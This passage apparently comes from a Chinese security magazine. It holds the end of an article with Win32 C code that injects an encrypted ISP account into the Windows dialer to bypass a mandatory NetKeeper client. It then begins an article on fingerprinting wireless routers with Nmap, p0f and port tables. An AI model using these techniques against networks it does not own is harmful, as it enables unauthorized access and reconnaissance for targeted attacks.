不过我用 OD 的窗口插件查看了一下拨号窗口的输入账户对密码的控件，发现其实就是两个 EDIT 控件，这下似乎好办了。我们可以写个简单的小程序，先找到自带拨号程序的窗口，再找到输入窗口的句柄，将需要写入的数据放到一个缓冲区，再直接用 SendMessage 函数设定其控件的内容。

```
//Code::Blocks 10.05 下通过
#include <stdlib.h>
#include <windows.h>
#include <string.h>
#include "resource.h"
BOOL CALLBACK DialogProc(HWND hwndDlg, UINT uMsg,
WPARAM wParam, LPARAM lParam);
HWND HwndDlgMain;     //主窗口句柄
int WINAPI WinMain(
                    HINSTANCE hInstance,
                  // handle to current instance
                    HINSTANCE hPrevInstance,
                      // handle to previous instance
                    LPSTR lpCmdLine,
                            // command line
                    int nCmdShow      // show state
                    )
{
    DialogBox(hInstance, MAKEINTRESOURCE(DLG_MAIN),
NULL, DialogProc);
    return 0;
}
BOOL CALLBACK DialogProc(HWND hwndDlg, UINT uMsg,
WPARAM wParam, LPARAM lParam)
{
    switch(uMsg)
    {
    case WM_INITDIALOG:
        HwndDlgMain=hwndDlg;
        //设定默认寻找的窗口名
        SendMessageW(GetDlgItem(hwndDlg,IDC_EDT1),
WM_SETTEXT,0,(LPARAM)L"连接 宽带连接");
        return TRUE;
    case WM_CLOSE:
        EndDialog(hwndDlg, 0);
        return TRUE;
    case WM_COMMAND:
        switch(LOWORD(wParam))
        {
        case IDC_BTN1: //导入信息
            {
                char WndName[50];
                char UsrId[50];
                char PassWord[50];
                UsrId[0]=0x0d;
                        //将缓冲区头部设定为换行符
                UsrId[1]=0x0a;
    GetDlgItemText(HwndDlgMain,IDC_EDT1,WndName,50);
                        //获取需查找的窗口名
                GetDlgItemText(HwndDlgMain,IDC_
EDT2,&UsrId[2],50);     //获取加密后的账户
                GetDlgItemText(HwndDlgMain,IDC_
EDT3,PassWord,50);      //获取密码
    HWND Hwnd=FindWindow(0,WndName);
                        //根据窗口名寻找拨号窗口
                if (!Hwnd)
                {
                    MessageBoxW(HwndDlgMain,L"无法找
到窗口";L"Error",MB_OK);
                }
                //GetDlgItem(主窗口句柄，子窗口控件 ID)
                //获取子窗口的句柄
                SendMessage(GetDlgItem(Hwnd,0x450),
WM_SETTEXT,0, (LPARAM)UsrId );//设定加密后的账号
                SendMessage(GetDlgItem(Hwnd,0x44f),
WM_SETTEXT,0, (LPARAM)PassWord );//设定密码
            }
            return TRUE;
        case IDC_BTN2://关于
            MessageBoxW(hwndDlg, L"此程序可以在用户名
前加上换行符<0D0A>,\n 再将账户信息导入系统自带的拨号程序.\
    \n\n\t\tby no comment",L"Information",
MB_ICONINFORMATION);
            return TRUE;
        }
    }
    return FALSE;
}
```

大家先在自己的计算机中新建一个连接，并将名字命名为“宽带连接”，然后再抓包取加密后的账号，输入到刚刚编写的程序中，再单击“导入账户信息”按钮，如图 2 所示，勾选“为下面用户保存用户名和密码”复选框，然后单击“连接”按钮，连接成功后，以后就能直接用此系统自带的拨号程序进行拨号了。





图 2

对于账号加密，其实也不用每次都抓包，网上有一个叫做“NetKeeper 算号器”的程序，虽然现在不能用它直接联网，但是它的加密算法是对的（有兴趣的可以去研究研究），我们可以用它来生成加密的账号，然后将此程序加到自带拨号程序里面。以后就能直接用自带拨号程序联网。有兴趣的人还可以试试共享一个账号上网，网上有很多资料，这里我就不多说了。（编辑提醒：本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键词：无线网络、指纹识别



无线网络设备指纹识别

文/图 杨哲

前言

一直以来，虽然有很多工具和资料都在讲述 OS 的指纹识别，但并没有太多的资料在讨论无线网络设备的指纹识别，而具体型号的识别将有助于黑客实施针对性的漏洞攻击或者更为深入的渗透。以前某个参与扫描器开发的朋友向我问及了这方面内容，也有一些读者给我写信说是找不到这方面的资料，说实话我觉得这些东西光靠问是永远也学习不到实际技术的，不过被催问得多了，还是写下了此文。这篇文章并不是从底层那样枯燥的分析，希望能起到引导作用。

本文主要包括以下几个部分：

1．主流的 OS 指纹识别技术；
2．无线网络与有线网络的异同；
3．基于有线技术的指纹识别；
4．基于无线技术的指纹识别；
5．针对手持设备的指纹识别；
6．其他手段；
7．小结。

主流的 OS 指纹识别技术

提到指纹识别，我想很多朋友第一时间会想起 Nmap 这款工具的独特能力，还有些朋友可能会想起 p0f、Xprobe2 等工具。这些极具代表性的工具可以说都代表了目前主流的主动式和被动式 OS 指纹识别技术。下面来分别看看主要的技术原理及实现。

1．主动式指纹识别

对于采用主动式指纹识别技术的典型代表 Nmap 来说，其最著名的功能之一是用 TCP/IP 协议栈 fingerprinting 进行远程操作系统探测。这个功能模块我们在很多扫描工具中都能看到其身影，比如 X-Scan、Nessus 以及 SSS 等。Nmap 发送一系列 TCP 和 UDP 报文到远程主机，检查响应中的每一个比特。 在进行大量测试，如 TCP ISN 采样、TCP 选项支持和排序、IPID 采样、初始窗口大小检查之后，Nmap 把结果和数据库 nmap-os-fingerprints 中超过 1500 个已知的操作系统的 fingerprints 进行比较，如果有匹配，就打印出操作系统的详细信息。每个 fingerprint 包括一个自由格式的关于 OS 的描述文本和一个分类信息，它提供供应商名称、操作系统 OS 版本和设备类型等。

如果 Nmap 不能猜出操作系统，但获取到了一些目标信息(如至少发现了一个开放端口和一个关闭端口)，此时 Nmap 会提供一个 URL，如果用户确知运行的操作系统，则可以把 fingerprint 提交到那个 URL。 这样用户就协助扩大了 Nmap 的操作系统知识库，从而让每个 Nmap 用户都能受益。

操作系统检测可以进行其他一些测试，这些测试可以利用处理过程中收集到的信息。例如运行时间检测，使用 TCP 时间戳选项(RFC 1323) 来估计主机上次重启的时间，这仅适用于提供这类信息的主机。另一种是 TCP 序列号预测分类，用于测试针对远程主机建立一个伪造的 TCP 连接的可能难度。这对于利用基于源 IP 地址的可信关系(rlogin，防火墙过滤等) 或者隐含源地址的攻击非常重要。这一类欺骗攻击现在很少见，但一些主机仍然存在这方面的漏洞。实际的难度值基于统计采样，因此可能会有一些波动。通常采用英国的分类较好，如 “worthy challenge” 或者 “trivial joke”。在详细模式(-v)下只以普通的方式输出，如果同时使用-O，还报告 IPID 序列产生号。很多主机的序列号是 “增加” 类别，即在每个发送包的 IP 头中增加 ID 域值，这对一些先进的信息收集和欺骗攻击来说算是个漏洞。

Nmap 中可以使用如表 1 所示的选项参数启用和控制 OS 操作系统检测：

表 1

参数	描述	备注
-O	启用操作系统检测	注意大小写
--osscan-limit	针对指定的目标进行操作系统检测	细节化的参数
--osscan-guess --fuzzy	推测操作系统检测结果	一般不使用

其中，关于这 3 个参数的具体解释如下所示：

-O 也可以使用-A 来同时启用操作系统检测和版本检测。

-osscan-limit：如果发现一个打开和关闭的 TCP 端口时，操作系统检测会更有效。采用这个选项，Nmap 只对满足这个条件的主机进行操作系统检测，这样可以节约时间，特别在使用-P0 扫描多个主机时。这个选项仅在使用-O 或-A 进行操作系统检测时起作用。

-osscan-guess; -fuzzy：当 Nmap 无法确定所检测的操作系统

时，会尽可能地提供最相近的匹配，Nmap 默认 进行这种匹配，使用上述任一个选项使得 Nmap 的推测更加有效。

上面是 Nmap 的具体命令参数，而在 Nmap 的安装目录下，我们可以看到一个名为 nmap-os-db 的文件，其中定义了已经过测试的操作系统或者设备指纹库，其格式示例如下：

```
# 2wire 2701 HG router
Fingerprint 2Wire 2701HG wireless ADSL modem
Class 2Wire | embedded || WAP
SEQ(SP=6D-C3%GCD=1-6%ISR=96-A0%TI=I%CI=I%TS=E)
OPS(O1=M5B4NNSW0NNNT11%O2=M578NNSW0NNNT11%
O3=M280W0NNNT11%O4=M218NNSW0NNNT11%O5=M218NNS
W0NNNT11%O6=M109NNSNNT11)
WIN(W1=8000%W2=8000%W3=8000%W4=8000%W5=8000%
W6=8000)
ECN(R=Y%DF=Y%T=FA-104%TG=FF%W=8000%O=M5B4NN
SW0N%CC=N%Q=)
T1(R=Y%DF=Y%T=FA-104%TG=FF%S=O%A=S+%F=AS%RD
=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=A%A=Z%F=R
%O=%RD=E44A4E43%Q=)
T5(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=Z%A=S+%F=A
R%O=%RD=BD1AB510%Q=)
T6(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=A%A=Z%F=R
%O=%RD=EA6C967D%Q=)
T7(R=N)
U1(DF=Y%T=FA-104%TG=FF%IPL=70%UN=0%RIPL=G%RID
=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=N)
```

由于涉及技术点太多，下面挑出其中几个对应的测试技术点放到表 2 中供大家查看。关于更多细节化的内容，可以参考 http://nmap.org/book/osdetect. html ，该文档使用多种语言描述了版本检测的方式、使用和定制，如表 2 所示。

表 2

测试点	描述	具体技术
ECN	测试 TCP 栈所支持的 Explicit Congestion Notification	详见 RFC3168 文档介绍
T2~T7	构造 TCP 探测报文	通过插入 SYN、FIN、URG、PSH、FIN 等不同类型标志位构造不同数据包来实现探测
IE	针对 IE 位的探测	通过向目标地址发送 2 个不同设置的 ICMP ECHO 请求报文，查看其应答来判断

2．被动式指纹识别

作为被动式指纹识别的典型代表有 P0f、Xprobe2、SinFP 等，其中，P0f 是一个出色的网络操作系统被动识别软件。与主动式探测软件不同，它不向目标系统发送任何数据，只是被动地接受来自目标系统的数据进行分析，所以一般无法被发现。它的识别数据库比较齐全，但已经很久没有完整更新，所以对于较老的操作系统识别准确性是比较高的，不过一旦对比较新的操作系统，比如 Ubuntu10.4、MacOS10.4 等这样较新版本的系统是没有办法识别的。

下面是一个典型的使用 P0fv2 进行被动式监听截获的数据报文，可以清晰地看到识别为 Windows XP/2000 的提示，但同时我们也能发现 P0fv2 不能够告知我们详细的系统补丁版本，比如到底是 WindowsXP SP2 还是 SP3？

```
120.71.158.244:9162 - Windows XP/2000 (RFC1323+, w, tstamp+)
[GENERIC] Signature: [64380:112:1:64:M1372,N,W0, N,N,T0,N,N,
S::Windows:?] -> 213.134.128.25:80 (distance 16, link: unknown-1412)
```

无线网络与有线网络的异同

通常情况下，现在很多朋友提及的无线网络指的仅仅是 WLAN，即无线局域网，稍微广泛一点的，还会包含蓝牙、红外、RFID 等短距离无线技术。至于范围更广的 3G、CDMA 及 GSM 等技术，很遗憾，这次不属于本文讨论的范围。

在过去的数年中，无线网络的迅猛发展为局域网组网布线提供了更多的依据和解决方案，与此同时，也为无线黑客们开始将有线网络中早已成熟的指纹探测技术运用到了无线网络的扫描及攻击中，甚至一度有很多人认为无线网络设备的识别依靠 Nmap 的 OS 指纹识别功能就可以。Nmap 依赖于一个前提，即需要先连接到目标无线路由器所提供的同一个网络中或者路由器可达的网段，估计有人都没意识到这个前提的麻烦程度，这很可能是需要破解 WPA-PSK/WPA2-PSK 密码的！尤其是采用了 12 位以上高复杂度密码的，对于黑客们来说难度可不是一点点！不过相信很多正在玩无线 Hacking 的朋友们可能会想到利用 BSSID 查询无线设备的思路，的确，单纯地依靠 Airodump-ng、Kismet 等无线探测工具来获得无线设备 BSSID，即 MAC 地址来识别网络设备也可以算是一种检测方法，但是这样的方法并不能够列举出详细的无线设备厂商、具体型号、版本等，这样的所谓无线网络设备识别是"不完整"的。遗憾的是，很多朋友似乎都忘记了一点，至少我在国内各大无线论坛都没有看到其他人在注意这个问题。

我想，有必要强调一下，无线有其自身的特殊性，就是所有数据都是在空气中传播的，看不到摸不着，但电波始终在传递着，这就是突破的角度。下面，就让我们分别从有线网络和无线网络两个技术角度来了解一下对无线网络设备的指纹识别。

基于有线网络技术的指纹识别

对于接入有线网络的无线路由器来说，管理员、安全人员及黑客们都会使用多种传统的方法来发现和识别。具体判断依据主要有端口、SNMP、UPNP 等。

1．通过开启的端口判断

由于基本上大多数无线接入点/路由器都是支持 Web 进行配置，所以其 80 端口都是开放的，那么通过使用端口扫描器扫描内网所有主机的 80 端口，查找所有开放 80 端口的主机，排除掉正常提供 Web 服务（如 IIS、Apache 等）的主机，其余的就是可疑的无线路由器或无线接入点了。当然，这里面也有传统的路由器等有线网络设备，所以，就需要进一步确认。该方法适用于目前市面上主流的 TP-LINK、Dlink 及 Linksys 等多款无线路由器。

一般来说，通过简单的主机 Alive 扫描，即存活主机扫描，无线黑客们会先对全网段扫描，这个功能极其有用，判断一下当前网络中有哪些主机在线是一个良好的习惯。由于 nmap 发送的 ICMP 报文与 Ping 命令极为相似，所以下面的命令可以探测到防火墙后面的主机，尤其是那些没有禁止 ICMP 协议的软件防火墙，下述方法成功率高达 95%以上且不会引起防火墙报警。具体命令如下：

```
nmap -sP IP
```

参数解释：

-sP，这就是常说的 Ping 扫描了，很简单，高手可以略过了。

按 Enter 键后，可以看到如图 1 所示内容。




图 1

然后，在扫描结果的基础上，对开启 80 端口的设备进行具体版本识别，此版本识别依赖于 Nmap 自带的操作系统/网络设备指纹库。

```
nmap -vv -sV IP -p port
```

参数解释：

-vv，显示详细的扫描过程；

-sV，这就是 Nmap 下的版本探测参数；

-p，后跟具体的端口。

扫描结果如图 2 所示，黑框内标出了探测到的端口信息，可以看到，该地址为一台无线路由器所有，该无线路由器型号为 D-LINK DWL-900AP+，版本号为 2.56，为人为非法搭建 AP。通过在网关上设定规则可以屏蔽该无线路由器连接外部网络，此时即可配合无线搜寻设备来定位该无线路由器。




图 2

对于一些设计不严谨的无线接入点，甚至可以直接在浏览器中输入怀疑的地址，在弹出的登录界面上，也能够查看到对方的版本提示。如图 3 所示在登录框上面显示为 Linksys WRT54GP2A-AT 无线路由器。

需要注意的是，通过端口扫描判断无线路由器或者接入点时，一般不仅仅依赖于对 80 端口的判断，一些无线网络设备除了 80 端口之外，也会开启一些很少见的端口，这些也将是我们判断无线设备的依据。这些端口就需要平时的经验及总结，这里在如表 3 所示中给出部分实例以供大家参考。




图 3

表 3

无线路由器品牌	默认开放端口	特殊开放端口（个别）	市面主流产品
Belkin（贝尔金）	80	53	F5D7230
Linksys（思科）	80	2869	WRT54G
Dlink	80	52869、515	DI-524、DI-624

当然，也并不是所有的无线设备默认都支持从外部网络访问到其配置页面，这点尤其要注意，所以就需要更多的方法来确认，比如方法 2：特定 ARP 报文探测。

2．UPNP 探测

